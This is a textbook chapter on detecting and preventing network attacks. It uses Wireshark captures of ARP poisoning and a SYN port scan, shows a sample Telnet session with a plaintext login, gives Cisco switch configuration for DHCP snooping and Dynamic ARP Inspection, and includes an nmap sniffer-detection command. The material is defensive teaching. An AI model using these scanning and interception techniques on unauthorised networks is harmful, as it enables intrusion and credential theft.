12
Network Penetration Testing - Detection and Security

Understanding the concept of network security as a penetration tester is an asset in itself. In this chapter, we will focus on the cybersecurity operational side of things. Understanding how to detect threats and suspicious network traffic patterns is important as it will assist the IT security team in detecting and stopping attacks across the network. You will learn about various **blue team tactics** that are used to detect and prevent cyberattacks within an organization's network infrastructure. After submitting a penetration test report to the customer, the customer may ask for additional services that allow them to detect and prevent cyber threats in their organization. This chapter will aid you in getting started with suspicious traffic monitoring and prevention techniques.

In this chapter, we will cover the following topics:

- Using Wireshark to understand ARP
- Detecting ARP poisoning attacks
- Detecting suspicious activity
- **Man-in-the-Middle** (**MITM**) remediation techniques
- Sniffing remediation techniques

Technical requirements

The following are the technical requirements for this chapter:


- Kali Linux: `https://www.kali.org/`
- Wireshark Telnet file: `https://wiki.wireshark.org/SampleCaptures#Telnet`

Using Wireshark to understand ARP

The **Address Resolution Protocol** (**ARP**) was designed to resolve IP addresses to MAC addresses. The importance of ARP is sometimes underestimated among IT professionals. All the communication between devices on a **local area network** (**LAN**) or within the same subnet uses the **Media Access Control** (**MAC**) address. This means that the devices do not use an IP address unless the communication is going beyond their local subnet, such as to another network (or subnet).

Let's use a simple analogy of a PC that wants to send a document to be printed out to the network printer. If these two devices are on the same subnet, the PC will encapsulate its message (document) within a frame and send it to the network switch. The network switch will read the destination MAC address of the frame and forward it to the network printer for processing.


Let's take a look at the following screenshot. This is a frame that's been captured by Wireshark. Looking at the layer 2 protocol, that is, ARP, we can determine a number of things:



```
▸ Frame 66076: 42 bytes on wire (336 bits), 42 bytes captured (336 bits) on interface 0
▸ Ethernet II, Src: 00:0c:29:7e:37:58, Dst: ff:ff:ff:ff:ff:ff
▾ Address Resolution Protocol (request)
    Hardware type: Ethernet (1)
    Protocol type: IPv4 (0x0800)
    Hardware size: 6
    Protocol size: 4
    Opcode: request (1)
    Sender MAC address: 00:0c:29:7e:37:58
    Sender IP address: 10.10.10.16 (10.10.10.16)
    Target MAC address: 00:00:00:00:00:00
    Target IP address: 10.10.10.23 (10.10.10.23)
```

This frame is an **Address Resolution Protocol (request)** message. The sender of this frame has a MAC address of `00:0c:29:7e:37:58` with an IP address of `10.10.10.16`. The `10.10.10.16` machine is sending a broadcast on the local network. This can be determined by observing that the destination MAC address in the frame is `ff:ff:ff:ff:ff:ff`; however, the **Target MAC address** is empty, while the **Target IP address** is `10.10.10.23`. To put this simply, the `10.10.10.16` machine is asking everyone on the local network who `10.10.10.23` is and what the device's MAC address is.

The following screenshot shows the **Address Resolution Protocol (reply)** (response) frame from 10.10.10.16. Please take some time to observe all the fields within the frame:



```
▸ Frame 66077: 60 bytes on wire (480 bits), 60 bytes captured (480 bits) on interface 0
▸ Ethernet II, Src: 00:0c:29:24:be:4f, Dst: 00:0c:29:7e:37:58
▾ Address Resolution Protocol (reply)
    Hardware type: Ethernet (1)
    Protocol type: IPv4 (0x0800)
    Hardware size: 6
    Protocol size: 4
    Opcode: reply (2)
    Sender MAC address: 00:0c:29:24:be:4f
    Sender IP address: 10.10.10.23 (10.10.10.23)
    Target MAC address: 00:0c:29:7e:37:58
    Target IP address: 10.10.10.16 (10.10.10.16)
```

The device that has the IP address of 10.10.10.23 responded to the sender (10.10.10.16), saying that its MAC address is 00:0c:29:24:be:4f. For all future communication between 10.10.10.16 and 10.10.10.23, both devices have each other's MAC addresses in their ARP cache. These MAC addresses will be used to forward frames on the network.


In this section, you have learned how to use Wireshark to see and interpret ARP messages that are flowing across a network. In the next section, we will cover how to detect an ARP poisoning attack on a network.

Detecting ARP poisoning attacks


As a cybersecurity professional, you may be asked to help an organization identify any ARP poisoning attacks on their network infrastructure.

ARP poisoning is the process in which an attacker sends fake ARP messages to a victim's machine to create the effect of modifying the entries in the victim's ARP cache. This would cause the victim's machines to send frames (traffic) to a rogue device on the network rather than the legitimate destination.

To explain the detection process of ARP poisoning, we'll use the following topology:




Using Wireshark, we can look for specific patterns of traffic between endpoint devices on the network. Using the `arp` filter on Wireshark, we will only be able to view **ARP** messages, as shown in the following screenshot:



```
No.  Time           Source               Destination          Protocol  Length  Info
  1  0.000000000    00:0c:29:7e:37:58    00:0c:29:24:be:4f    ARP       42 10.10.10.1 is at 00:0c:29:7e:37:58
  2  0.000050199    00:0c:29:7e:37:58    00:0c:29:2b:29:7f    ARP       42 10.10.10.23 is at 00:0c:29:7e:37:58 (duplicate use of 10.10.10.1 detected!)
  3  2.000245548    00:0c:29:7e:37:58    00:0c:29:24:be:4f    ARP       42 10.10.10.1 is at 00:0c:29:7e:37:58
  4  2.000304668    00:0c:29:7e:37:58    00:0c:29:2b:29:7f    ARP       42 10.10.10.23 is at 00:0c:29:7e:37:58 (duplicate use of 10.10.10.1 detected!)
  5  4.000441809    00:0c:29:7e:37:58    00:0c:29:24:be:4f    ARP       42 10.10.10.1 is at 00:0c:29:7e:37:58
  6  4.000491916    00:0c:29:7e:37:58    00:0c:29:2b:29:7f    ARP       42 10.10.10.23 is at 00:0c:29:7e:37:58 (duplicate use of 10.10.10.1 detected!)
  7  6.000730231    00:0c:29:7e:37:58    00:0c:29:24:be:4f    ARP       42 10.10.10.1 is at 00:0c:29:7e:37:58
  8  6.000776145    00:0c:29:7e:37:58    00:0c:29:2b:29:7f    ARP       42 10.10.10.23 is at 00:0c:29:7e:37:58 (duplicate use of 10.10.10.1 detected!)
  9  6.327910475    00:0c:29:7e:37:58    00:0c:29:2b:29:7f    ARP       42 Who has 10.10.10.1? Tell 10.10.10.16
 10  6.328073857    00:0c:29:2b:29:7f    00:0c:29:7e:37:58    ARP       60 10.10.10.1 is at 00:0c:29:2b:29:7f
 11  8.000906228    00:0c:29:7e:37:58    00:0c:29:24:be:4f    ARP       42 10.10.10.1 is at 00:0c:29:7e:37:58
```


Within the **Info** column, a few of the packets have unusual descriptions. By expanding the information of **Frame 1** within the **Packet Details** pane, we will be able to see that a sender (attacker) is sending a gratuitous ARP message (ARP reply) to `10.10.10.23` (a PC):



```
▸ Frame 1: 42 bytes on wire (336 bits), 42 bytes captured (336 bits) on interface 0
▸ Ethernet II, Src: 00:0c:29:7e:37:58, Dst: 00:0c:29:24:be:4f
▾ Address Resolution Protocol (reply)
    Hardware type: Ethernet (1)
    Protocol type: IPv4 (0x0800)
    Hardware size: 6
    Protocol size: 4
    Opcode: reply (2)
    Sender MAC address: 00:0c:29:7e:37:58
    Sender IP address: PFsense1.predator.local (10.10.10.1)
    Target MAC address: 00:0c:29:24:be:4f
    Target IP address: 10.10.10.23 (10.10.10.23)
```

Frame 1 is telling `10.10.10.23` that the MAC address of `10.10.10.1` (the gateway) is `00:0c:29:7e:37:58`. This will cause the victim to update its ARP cache to map `10.10.10.1` to `00:0c:29:7e:37:58`. However, this MAC address belongs to the Kali Linux (attacker) machine.

The following screenshot shows the content of the frame that was sent from the attacker to the gateway (`10.10.10.1`), stating that the MAC address of the PC (`10.10.10.23`) is now `00:0c:29:7e:37:58`:



```
▸ Frame 2: 42 bytes on wire (336 bits), 42 bytes captured (336 bits) on interface 0
▸ Ethernet II, Src: 00:0c:29:7e:37:58, Dst: 00:0c:29:2b:29:7f
▸ [Duplicate IP address detected for 10.10.10.23 (00:0c:29:7e:37:58) - also in use by 00:0c:29:24:be:4f (frame 1)]
▸ [Duplicate IP address detected for 10.10.10.1 (00:0c:29:2b:29:7f) - also in use by 00:0c:29:7e:37:58 (frame 1)]
▾ Address Resolution Protocol (reply)
    Hardware type: Ethernet (1)
    Protocol type: IPv4 (0x0800)
    Hardware size: 6
    Protocol size: 4
    Opcode: reply (2)
    Sender MAC address: 00:0c:29:7e:37:58
    Sender IP address: 10.10.10.23 (10.10.10.23)
    Target MAC address: 00:0c:29:2b:29:7f
    Target IP address: PFsense1.predator.local (10.10.10.1)
```

Additionally, Wireshark has been detecting the duplication of MAC addresses within the ARP frames and has issued a warning in yellow. Please keep in mind that Wireshark is a network protocol analyzer and not a threat monitoring application, and so human intervention is required to perform further analysis of network traffic. Security appliances and tools such as Cisco Stealthwatch, AlienVault SIEM, and OpenSOC can assist cybersecurity professionals in quickly identifying threats.

In this section, you have learned how to detect an ARP poisoning attack using Wireshark. In the next section, we will take a look at detecting suspicious activity on a network.

Detecting suspicious activity


Within many large organizations, the IT department usually implements a **network operation center** (**NOC**) to monitor and resolve all network-related issues. With the rise of security threats, organizations can sometimes implement a dedicated team that focuses on cybersecurity; this team is called the **security operation center** (**SOC**).

The responsibilities of the SOC range from threat monitoring and remediation to security appliance configurations, compliance, forensics, and even reverse malware engineering.

Some of the suspicious activities that should be investigated by the SOC include the following:

- Abnormal traffic spikes during after-work hours
- Unusual inbound and outbound traffic flow
- Abnormal DNS requests

The following screenshot shows the Wireshark capture in my lab. By carefully observing the flow of packets, we can see that a port scan is taking place:




```
No.   Time          Source        Destination    Protocol  Length Info
   15 11.068365877  10.10.10.16   10.10.10.100   TCP         58 46443 → http(80) [SYN] Seq=0 Win=1024 Len=0 MSS=1460
   16 11.068383038  10.10.10.16   10.10.10.100   TCP         58 46443 → rtsp(554) [SYN] Seq=0 Win=1024 Len=0 MSS=1460
   17 11.068399393  10.10.10.16   10.10.10.100   TCP         58 46443 → domain(53) [SYN] Seq=0 Win=1024 Len=0 MSS=1460
   18 11.068410844  10.10.10.16   10.10.10.100   TCP         58 46443 → https(443) [SYN] Seq=0 Win=1024 Len=0 MSS=1460
   19 11.068421681  10.10.10.16   10.10.10.100   TCP         58 46443 → pop3s(995) [SYN] Seq=0 Win=1024 Len=0 MSS=1460
   20 11.068432440  10.10.10.16   10.10.10.100   TCP         58 46443 → submission(587) [SYN] Seq=0 Win=1024 Len=0 MSS=1460
   21 11.068444233  10.10.10.16   10.10.10.100   TCP         58 46443 → ms-wbt-server(3389) [SYN] Seq=0 Win=1024 Len=0 MSS=1460
   22 11.068455754  10.10.10.16   10.10.10.100   TCP         58 46443 → imaps(993) [SYN] Seq=0 Win=1024 Len=0 MSS=1460
   23 11.068466499  10.10.10.16   10.10.10.100   TCP         58 46443 → epmap(135) [SYN] Seq=0 Win=1024 Len=0 MSS=1460
   24 11.068477373  10.10.10.16   10.10.10.100   TCP         58 46443 → microsoft-ds(445) [SYN] Seq=0 Win=1024 Len=0 MSS=1460
```

The machine that is conducting the port scan has the IP address `10.10.10.16`, while the target has the IP address `10.10.10.100`. The **Info** column provides a brief summary of each packet. Here, we can see that a **SYN** probe is being sent to each network port. We can clearly see that a **SYN** (**Stealth**) scan is being executed on the network.

To view all the TCP connections in Wireshark, follow these steps:

1. Click on **Statistics** | **Endpoints**.
2. Next, the **Endpoints** window will appear, displaying all the connections that have been made to the target, `10.10.10.100`, and the ports that were probed by the attacker:



Address	Port	Packets	Bytes	Tx Packets	Tx Bytes	Rx Packets	Rx Bytes
10.10.10.16	46443	2,023	119 k	1,023	59 k	1,000	60 k
10.10.10.100	80	3	172	1	60	2	112
10.10.10.100	554	2	118	1	60	1	58
10.10.10.100	53	3	172	1	60	2	112
10.10.10.100	443	2	118	1	60	1	58
10.10.10.100	995	2	118	1	60	1	58
10.10.10.100	587	2	118	1	60	1	58
10.10.10.100	3389	2	118	1	60	1	58
10.10.10.100	993	2	118	1	60	1	58
10.10.10.100	135	2	118	1	60	1	58
10.10.10.100	445	3	172	1	60	2	112
10.10.10.100	21	3	172	1	60	2	112
10.10.10.100	23	3	172	1	60	2	112
10.10.10.100	1720	2	118	1	60	1	58
10.10.10.100	3306	3	172	1	60	2	112

Being in the field of cybersecurity, you will begin to develop the skill of recognizing abnormal traffic patterns in network traffic. However, tools such as Wireshark can greatly assist you in filtering for and viewing a specific type of packet that is flowing across a network.

In this section, you have learned about the fundamentals of using Wireshark to detect suspicious activity on a network. In the next section, we will cover various methods for preventing and mitigating MITM attacks.

MITM remediation techniques

In this section, we are going to focus on some techniques that an IT professional can employ to stop and prevent MITM attacks against a LAN. We will discuss the following topics to learn about the roles they play on a LAN to stop and prevent MITM attacks:


- Encryption
- **Dynamic ARP inspection** (**DAI**)

Encryption

During an MITM attack, the attacker is able to intercept all the traffic between the victim and the intended destination for their communication. Encrypted data will not be readable by an attacker; however, the attacker will still be able to view the following details, despite the encryption:

- Source IP address
- Destination IP address
- Source port
- Destination port
- Layer 3 protocol

On the attacker's machine, they will only be able to view the traffic that has been sent in plain text. The following screenshot shows a Wireshark capture between a client and a Linux server on a network:



Wireshark · Follow TCP Stream (tcp.stream eq 0) · telnet-cooked.pcap

```
........... ..!..".."......#..%..%........... ..!..".."........P. ....".....b........b....
B.
........................"......'.....#..&..&..$..&..&..$.. .....#.....'........... .
9600,9600....#.bam.zing.org:0.0....'..DISPLAY.bam.zing.org:0.0......xterm-
color............!.............."...........
OpenBSD/i386 (oof) (ttyp2)

login: fake
......Password:user

......Last login: Sat Nov 27 20:11:43 on ttyp2 from bam.zing.org
Warning: no Kerberos tickets issued.
OpenBSD 2.6-beta (OOF) #4: Tue Oct 12 20:42:32 CDT 1999

Welcome to OpenBSD: The proactively secure Unix-like operating system.

Please use the sendbug(1) utility to report bugs in the system.
Before reporting a bug, please try to reproduce it with the latest
version of the code.  With bug reports, please try to ensure that
enough information to reproduce the problem is enclosed, and if a
known fix for it exists, include that as well.

$ /sbin/ping www.yahoo.com
PING www.yahoo.com (204.71.200.67): 56 data bytes
64 bytes from 204.71.200.67: icmp_seq=0 ttl=241 time=69.885 ms
64 bytes from 204.71.200.67: icmp_seq=1 ttl=241 time=73.591 ms
64 bytes from 204.71.200.67: icmp_seq=2 ttl=241 time=72.302 ms
64 bytes from 204.71.200.67: icmp_seq=3 ttl=241 time=73.493 ms
64 bytes from 204.71.200.67: icmp_seq=4 ttl=241 time=75.068 ms
64 bytes from 204.71.200.67: icmp_seq=5 ttl=241 time=70.239 ms
..........
.--- www.yahoo.com ping statistics ---
6 packets transmitted, 6 packets received, 0% packet loss
round-trip min/avg/max = 69.885/72.429/75.068 ms
$ ls
$ ls -a
```

User inserts log-in details (red)

Server response is given in blue

16 client pkts, 30 server pkts, 30 turns.

Entire conversation (1634 bytes)

Show and save data as: ASCII

Stream: 0

Find:

The server is using Telnet as its method of remote access. The user's input is given in red, while the server responses are given in blue. Here, we can see that Wireshark has reassembled all the Telnet packets for the entire conversation and is presenting it in a beautiful dialog format. In other words, we can see everything that happened during the Telnet session between both devices. In this capture, the username and password were recorded.


Preventing MITM attacks is critical on corporate networks as, every second, sensitive information is being sent across the organization in many formats.

In the following section, we will learn about how to configure a Cisco IOS switch with DAI.

Dynamic ARP inspection

DAI is a security feature on switches that prevents invalid ARP packets from entering the network. This technique is used to prevent both MITM attacks and ARP poisoning attacks on a LAN.

In the following diagram, we can see an attacker attempting to perform an MITM attack on a network between the PCs and the router:



To prevent such attacks, you can use the following configuration on a Cisco IOS switch:

1. Enable **DHCP snooping** on the VLAN and configure the trusted port on all the trunk ports and the interface that connects to the DHCP server on the network. The following configurations are being made on a Cisco IOS switch to enable DHCP snooping:

   ```
   Switch(config)#ip dhcp snooping
   Switch(config)#ip dhcp snooping database DHCPsnoop
   Switch(config)#ip dhcp snooping vlan 2
   Switch(config)#interface gigabitEthernet 0/1
   Switch(config-if)#ip dhcp snooping trust
   ```

   DHCP snooping is used to prevent a malicious user from connecting a **rogue DHCP server** to a corporate network. The **trust** port is used to allow the `DHCP Offer` and `DHCP ACK` packets onto the network, while the other ports (untrusted ports) will only allow the `DHCP Discover` and `DHCP Request` packets.

> Trunk ports are those that are able to carry multiple VLANs' traffic simultaneously. Trunk ports are ports that are between one switch and another, or one switch and the router.

2. Enable ARP inspection on the VLAN and configure all the trunk ports so that they're trusted ports:

   ```
   Switch(config)#ip arp inspection vlan 2
   Switch(config)#interface gigabitEthernet 0/1
   Switch(config-if)#ip arp inspection trust
   Switch(config-if)#exit
   ```

3. Create a layer 2 **access control list** (**ACL**) on the switch to bind an IP address to a MAC address:

   ```
   Switch(config)#arp access-list ARP-Inspect
   Switch(config-arp-nacl)#permit ip host 10.10.10.1 mac
   000b.be56.eb02
   Switch(config-arp-nacl)#exit
   ```

4. Map the layer 2 ACL to the VLAN. The following command will enable ARP inspection on the switch:

   ```
   Switch(config)#ip arp inspection filter ARP-Inspect vlan 2
   ```

Now that we are able to implement DAI on a Cisco IOS switch, let's take a look at some additional remediation techniques.

Sniffing remediation techniques

Detecting and mitigating a network sniffer can be a bit challenging. A network sniffer is almost undetectable on a network as it passively listens for incoming network traffic. Using secure protocols such as HTTPS, **Secure File Transfer Protocol** (**SFTP**), and **Secure Shell** (**SSH**) will prevent a sniffer from seeing the original messages that were sent between devices.

In addition, you can use Nmap to discover sniffers on a corporate network. To do that, use the following command:

```
nmap -sV --script=sniffer-detect <target>
```

Ensure that you scan your entire subnet and any other networks owned by your organization. Furthermore, IT professionals occasionally perform a physical network sweep on a corporate network to discover whether there are any unauthorized devices that are attached to the corporate LAN.

Summary

During the course of this chapter, we covered the essentials of ARP and how attackers leverage vulnerabilities within ARP to perform ARP poisoning and MITM attacks on networks. Additionally, we took a look at using Wireshark to help us analyze network traffic so that we can quickly detect MITM and ARP attacks.

Now, you have the knowledge and skills to understand how ARP and MITM attacks can be detected using Wireshark and how to implement security controls on your network switches. I hope this chapter will prove helpful and informative for your studies and career.

In `Chapter 13`, *Client-Side Attacks - Social Engineering*, you'll learn about various social engineering techniques.

Questions

The following are some questions based on the topics we have covered in this chapter:

1. How can you prevent an attacker from reading your data?
2. What technique can an attacker perform to intercept a victim's network traffic?
3. What security control does a Cisco IOS switch support to prevent an MITM attack?
